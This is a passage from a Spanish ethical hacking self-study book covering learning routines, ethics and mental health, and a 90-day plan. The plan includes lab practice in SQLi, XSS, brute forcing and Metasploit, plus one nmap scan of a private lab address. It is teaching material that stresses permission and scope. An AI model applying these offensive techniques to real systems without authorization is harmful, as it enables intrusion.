La solución es simple: **volvé a la rutina diaria–semanal–mensual.**

48.8. Qué temas modernos deberías vigilar muy de cerca

Los ataques evolucionan hacia:

- **Cloud (AWS, GCP, Azure)**
- **Supply chain (tipo SolarWinds)**
- **OAuth / SSO abuse**
- **CI/CD pipelines**
- **Container security (Docker, Kubernetes)**
- **Ransomware moderno**
- **Identidad y IAM**
- **Machine Learning aplicado a seguridad ofensiva**
- **Inteligencia de amenazas**

Cada tema de esta lista será estándar dentro de 2–5 años.

48.9. Participar en comunidades sin quedar como principiante

Las comunidades avanzadas (r/netsec, HTB Discord, OWASP) valoran:

✔ preguntas concretas ✔ aportes útiles ✔ reportes de aprendizaje ✔ humildad ✔ claridad ✔ evitar lenguaje tóxico

No necesitan que sepas todo; necesitan que seas **respeto + curiosidad + claridad**.

48.10. Documentá lo que aprendés

Cada vez que aprendas algo nuevo:

- anotá
- capturá
- reproducí
- guardá ejemplos
- convertí el aprendizaje en un pequeño informe

Tu portafolio se convertirá en tu “libro personal de ciberseguridad”.

48.11. Ejercicio práctico del capítulo

1. Elegí 5 fuentes confiables de la lista.
2. Configurá alertas automáticas (RSS, OpenCVE, Twitter/X).
3. Unite a 2 comunidades profesionales.
4. Resolvé un laboratorio nuevo esta semana.
5. Leé un reporte de incidente y relacioná técnicas con MITRE.
6. Documentá todo en tu carpeta `actualizaciones/`.

48.12. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo mantenerte actualizado de forma continua
- Qué fuentes son realmente confiables
- Cómo evitar contenido basura
- Qué laboratorios y plataformas están creciendo día a día
- Cómo estructurar rutinas de estudio sostenibles
- Qué temas modernos serán clave en los próximos años
- Cómo participar de comunidades profesionales sin miedo
- Cómo convertir cada aprendizaje en crecimiento real

Capítulo 49

Ética, responsabilidad y salud mental en el mundo del hacking

49.1. El lado invisible del hacking: emociones, límites y responsabilidad

Cuando se habla de hacking ético, casi siempre se discuten técnicas, herramientas, PoCs y vectores de ataque. Sin embargo, existe un componente **humano** que muchos pasan por alto: la salud mental, la presión ética y la responsabilidad personal al trabajar en un campo donde los errores pueden tener consecuencias graves. En seguridad —especialmente ofensiva— las emociones importan tanto como los comandos.

Este capítulo aborda un tema esencial: **cómo mantener una práctica saludable, ética y profesional sin quemarte, sin sobrepasar límites y sin perder tu equilibrio personal**.

49.2. Por qué la ética no es negociable

La seguridad ofensiva vive en una línea fina entre:

- lo permitido y lo prohibido,
- la investigación y el abuso,
- la curiosidad y el daño,
- la seguridad y el delito.

Por eso la ética es fundamental, no como un eslogan, sino como una brújula diaria.

Lo que significa ser ético:

- Saber decir “no” a pruebas fuera del alcance.
- No realizar acciones si no tenés permiso explícito.
- No usar tus conocimientos para obtener ventajas indebidas.
- Cuidar la privacidad de los demás.
- No publicar información sensible.
- Ser transparente con tus reportes.
- Respetar la divulgación responsable.

La ética te protege a vos, al cliente y a la comunidad.

49.3. La presión del rol ofensivo

Quienes trabajan en pentesting, bug bounty o respuesta a incidentes experimentan presiones únicas:

- tiempos ajustados,
- clientes exigentes,
- carga cognitiva elevada,
- laboratorios que fallan,
- frustración al no encontrar vulnerabilidades,
- problemas legales que generan ansiedad,
- miedo a equivocarse.

Esa presión acumulada, si no se gestiona bien, puede derivar en burnout, aislamiento, ansiedad o pérdida de motivación.

49.4. Señales de alarma en tu salud mental

Estas señales aparecen a menudo en la comunidad:

✔ Saturación cognitiva

No podés concentrarte, olvidás pasos simples, confundís conceptos.

✔ Frustración continua

Sentís que “no servís para esto”.

✔ Comparación tóxica

Creés que “todos saben más que vos”.

✔ Hiperconexión

Vivís consumiendo contenido técnico sin descansar.

✔ Pérdida del disfrute

Hacer labs ya no te entusiasma.

✔ Insomnio técnico

Te acostás pensando en vulnerabilidades que no encontraste.

Cuando aparecen estas señales, es momento de ajustar tu ritmo.

49.5. Estrategias para mantener una práctica saludable

A. Definí límites claros

Incluso en tu laboratorio privado:

- fijá horarios de estudio,
- evitá maratones interminables,
- cerrá la computadora si ya estás saturado,
- descansá después de un pentest largo.

B. Alterná aprendizaje técnico con ocio real

No todo es hacking. Leé ficción, tocá música, hacé ejercicio, cociná, dibujá. Tu cerebro lo necesita.

C. Practicá la autocrítica productiva

No preguntes "¿por qué soy tan malo?", sino:

"¿Qué no entendí aún y cómo puedo aprenderlo mañana?"

D. No te compares con profesionales de 10 años de experiencia

Comparate con tu versión de hace 3 meses. Si creciste: vas bien.

E. Rodeate de gente sana

Comunidades donde reina el respeto te ayudan a avanzar sin ansiedad.

49.6. Ética y salud mental: dos caras de la misma moneda

Un profesional que actúa fuera de la ética:

- vive con miedo,
- teme ser descubierto,
- no puede mostrar su trabajo,
- se aleja de la comunidad legítima,
- vive en tensión permanente.

La ética te da tranquilidad mental. Te permite dormir bien. Te permite crecer sin riesgo. Te permite colaborar y enseñar. Te da una identidad segura y sólida (ver capítulo 46).

49.7. La importancia de la comunidad

Comunidad sana = crecimiento sano.

Participá en espacios donde se priorice:

- la ética,
- la divulgación responsable,
- el apoyo mutuo,
- el aprendizaje continuo,
- la resiliencia.

Un comentario amable puede salvar la motivación de alguien. Un entorno tóxico puede destruirla.

49.8. El impacto emocional del bug bounty y pentesting

El bug bounty, especialmente, tiene una carga emocional fuerte:

- Rechazos injustos
- Triagers incorrectos
- Repetición de hallazgos no aceptados
- Expectativa de recompensa
- Horas invertidas sin resultados

Esto puede generar ansiedad y frustración.

Estrategias para sobrevivir al bug bounty:

- Tené un “programa base” donde te sientas cómodo.
- Estructurá sesiones cortas pero frecuentes.
- No persigas recompensas: perseguí aprendizaje.
- Cada rechazo = una lección técnica.
- Usá plantillas de reportes para evitar burnout.

49.9. Saber desconectarte

Muchos principiantes creen que para ser buenos deben “vivir” en hacking. Es falso. El equilibrio es lo que te da longevidad en la profesión.

Señales de que necesitás desconexión:

- soñás con payloads,
- repetís mentalmente comandos,
- revisás CVEs a las 3 AM,
- sentís enojo cuando algo no sale,
- discutís en foros con desconocidos.

Respirá, salí a caminar, hablá con alguien que querés. Volvé al día siguiente con la cabeza fresca.

49.10. El rol de la curiosidad sana

Ser fanático del hacking ético no es ser “obsesionado”. Es ser curioso de forma sana:

✔ investigar ✔ experimentar ✔ leer ✔ replicar escenarios ✔ aprender sin dañarte ✔ disfrutar del proceso

La curiosidad te da energía, pero la disciplina te da estabilidad.

49.11. No aceptar trabajos fuera de tu capacidad

Otro aspecto ético y emocional:

- No aceptes pentests para los que no tenés nivel.
- No digas que sabés lo que no sabés.
- No prometas plazos imposibles.
- No simules experiencia inexistente.

La ansiedad por “demostrar” puede arruinar tu reputación. Rechazar algo que no podés manejar también es profesionalismo.

49.12. Escribir sobre tus emociones técnicas

Muchos profesionales usan diarios donde anotan:

- frustraciones,
- alegrías,
- descubrimientos,
- metas,
- reflexiones,
- errores y mejoras,
- cómo se sintieron durante un lab difícil.

Esto te ayuda a:

- procesar emociones,
- ver progreso,
- evitar autoexigencia extrema.

49.13. El lado humano del aprendizaje técnico

Detrás de cada exploit hay una persona. Detrás de cada máquina resuelta, horas de dedicación. Detrás de cada certificación, noches de esfuerzo.

Cuidarte a vos mismo es tan importante como aprender nuevas técnicas.

49.14. Ejercicio práctico del capítulo

1. Escribí una lista de tus **estados emocionales frecuentes** al practicar hacking.
2. Identificá cuáles son productivos y cuáles dañinos.
3. Definí un ritual de cierre:
    - 5 minutos de respiración
    - caminata breve
    - apagar la PC por completo
4. Anotá cada frustración técnica y la lección aprendida.
5. Hablá 1 vez al mes con alguien que comparta tus intereses éticos.

49.15. Conclusión del capítulo

En este capítulo aprendiste:

- que la ética protege tu identidad y tu salud mental,
- que la responsabilidad es un pilar técnico, no solo moral,
- cómo manejar frustración, estrés y presión,
- cómo encontrar equilibrio entre técnica y bienestar,
- cómo evitar comparación tóxica, burnout y autoexigencia,

- cómo transformar emociones en motor de crecimiento,
- por qué la comunidad ética es esencial para tu motivación.

Capítulo 50

Plan de 90 días para convertirte en hacker ético fanático (y legal)

50.1. El plan definitivo para transformar tu nivel en 3 meses

Hasta aquí aprendiste laboratorios, metodología, ética, herramientas, portafolio, identidad profesional y actualización continua. Ahora llega el capítulo más práctico y transformador: **un plan de 90 días**, intensivo pero saludable, para convertirte en un *hacker ético fanático, disciplinado y totalmente legal*.

Este plan está diseñado para:

- principiantes con hambre de aprender,
- autodidactas que necesitan estructura,
- fanáticos que quieren progresar rápido sin quemarse,
- personas que desean construir un portafolio profesional en poco tiempo.

Es un plan realista, progresivo, ético y técnicamente sólido.

50.2. Cómo funciona el plan

Cada mes tiene un objetivo central:

Mes 1 — Fundamentos + Laboratorio Core

Construís tu base mental, legal y técnica.

Mes 2 — Pentesting práctico + Web Hacking

Te volvés peligroso (legalmente) con tus propias máquinas.

Mes 3 — Profesionalización + Portafolio + Bug Bounty controlado

Transformás lo aprendido en identidad profesional.

Cada semana tiene metas muy concretas. Sin improvisar. Sin caos.

Mes 1 — Fundamentos y laboratorio base

Objetivo: dominar Linux, redes, conceptos ofensivos básicos y armar un laboratorio sólido sin lagunas.

Semana 1 — Linux para pentesters

✔ Aprender comandos esenciales: `ls`, `cd`, `cp`, `mv`, `find`, `grep`, `cat`, `nano`, `chmod`, `ps`, `netstat`, `ss`

✔ Crear carpetas organizadas para tus proyectos. ✔ Instalar Kali Linux o Parrot Security. ✔ Practicar con terminal 1 hora diaria. ✔ Entender permisos, usuarios y procesos.

Resultado: podés moverte como pez en el agua en Linux.

Semana 2 — Redes 101 y protocolos esenciales

✔ TCP/IP ✔ Puertos y servicios ✔ DNS ✔ HTTP y HTTPS ✔ Peticiones GET/POST ✔ Cabeceras ✔ Inspección básica con Wireshark

Ejercicio: capturar tráfico propio y explicar 10 paquetes.

Semana 3 — Montar tu laboratorio legal

✔ Instalar VirtualBox o VMware ✔ Instalar Metasploitable 2 ✔ Instalar DVWA ✔ Configurar red host-only ✔ Instalar OpenVAS o Nessus Essentials ✔ Organizar carpetas para:

```
recon/
exploits/
reportes/
capturas/
```

Resultado: tenés tu gimnasio personal de hacking.

Semana 4 — Introducción al pentesting (PTES)

✔ Leer PTES completo ✔ Entender cada fase ✔ Introducción a Nmap ✔ Primer escaneo:

```
nmap -sV -p- 192.168.56.11
```

✔ Documentar tu primer mini-reporte ✔ Entender CVSS básico

Resultado: tu primer informe técnico.

▉ Mes 2 — Pentesting práctico y Web Hacking

Objetivo: aplicar técnicas ofensivas reales dentro de tu laboratorio.

Semana 5 — Nmap avanzado + enumeración

✔ NSE ✔ Scripts `vuln` ✔ Enumeración SMB, FTP, SSH ✔ Escaneos completos ✔ Guardar logs y compararlos

Ejercicio: crear archivo `enumeracion-completa.md`.

Semana 6 — Vulnerability Scanning + Análisis

✔ Nessus u OpenVAS ✔ Identificar falsos positivos ✔ Priorizar vulnerabilidades ✔ Relacionar hallazgos con MITRE

Ejercicio: generar tu primer reporte profesional de scanning.

Semana 7 — Explotación básica

✔ SQLi en DVWA ✔ XSS en DVWA ✔ Fuerza bruta controlada (Hydra) ✔ Directory brute forcing (Gobuster) ✔ Explotación con Metasploit (controlada)

Objetivo técnico: obtener primer shell en Metasploitable.

Semana 8 — Web Hacking intermedio

✔ SSRF ✔ IDOR ✔ LFI/RFI (en entorno controlado) ✔ Subida de archivos ✔ Validación de PoCs seguras ✔ Primer laboratorio de PortSwigger

Resultado: podés romper aplicaciones web de laboratorio.

Mes 3 — Profesionalización, portafolio y bug bounty responsable

Objetivo: convertirte en un *investigador ético completo*.

Semana 9 — Reporting profesional

✔ Redactar informes usando plantillas ✔ Incluir: impacto, PoC, mitigación ✔ Clasificar hallazgos con OWASP ✔ Pulir tu estilo técnico ✔ Crear carpeta `reportes_profesionales/`

Resultado: primer informe oficial serio.

Semana 10 — Portafolio ofensivo

✔ Crear repositorio GitHub ✔ Subir scripts propios ✔ Documentar 3 proyectos:

1. Pentest completo
2. Web hacking
3. CTF diseñado por vos

✔ Crear página de presentación sencilla

Tu presencia profesional nace acá.

Semana 11 — Bug Bounty ético (iniciación)

✔ Leer reglas de 5 programas públicos ✔ Leer 20 reportes de HackerOne ✔ Analizar endpoints no críticos ✔ Buscar IDOR o validaciones débiles ✔ Practicar PoCs sin dañar nada

Meta: 1 reporte real o ficticio bien redactado.

Semana 12 — Rutina de actualización + proyección profesional

✔ Elegir 5 fuentes confiables (cap. 48) ✔ Crear rutina diaria/semanal/mensual ✔ Reorganizar CV técnico ✔ Actualizar LinkedIn ✔ Definir objetivos para los próximos 6 meses

Resultado: sos un profesional ofensivo con plan propio.

50.3. El resumen del plan de 90 días

Mes 1: fundamentos + laboratorio base

Mes 2: explotación, análisis, web hacking

Mes 3: profesionalización + portafolio + bug bounty

En 90 días obtenés:

- laboratorio completo
- base sólida
- primeras PoCs
- reportes formales
- portafolio profesional
- presencia técnica seria
- primera experiencia en bug bounty
- metodología PTES integrada
- práctica ética sólida

- mentalidad profesional

50.4. Reglas para no abandonar el plan

✔ Avanzá un poco todos los días

✔ No saltees fundamentos

✔ No busques atajos

✔ Documentá TODO

✔ Evitá comparación tóxica

✔ No intentes hackear fuera del alcance

✔ Pedí ayuda cuando te trabes

✔ Celebrá cada mini-logro

50.5. Ejercicio final del libro

Creá un archivo llamado:

`mi_plan_90_dias.md`

Incluí:

- tus metas reales
- tus horarios de estudio
- tus herramientas
- tu lab actual
- tu portafolio
- tus fuentes
- tu rutina mental/ética
- tu motivación principal

Guardalo. Revisalo cada semana. Convertite en tu propio mentor.

50.6. Conclusión del libro

Este capítulo cierra un recorrido completo que te llevó desde:

- los mitos del hacking (cap. 1),
- los laboratorios legales (cap. 4–5),
- el uso profesional de herramientas ofensivas,
- el análisis y explotación ética,
- la documentación profesional,
- el diseño de desafíos propios,
- la identidad profesional,
- la ética y salud mental,
- hasta un **plan real de transformación en 90 días**.

Si seguís este camino, con constancia y respeto por la ética, te convertirás no solo en un hacker ético fanático, sino en un **profesional confiable, sólido y respetado en la comunidad**.

Este es tu punto de partida. Ahora empieza tu verdadera aventura.

Autor: Alejandro G Vera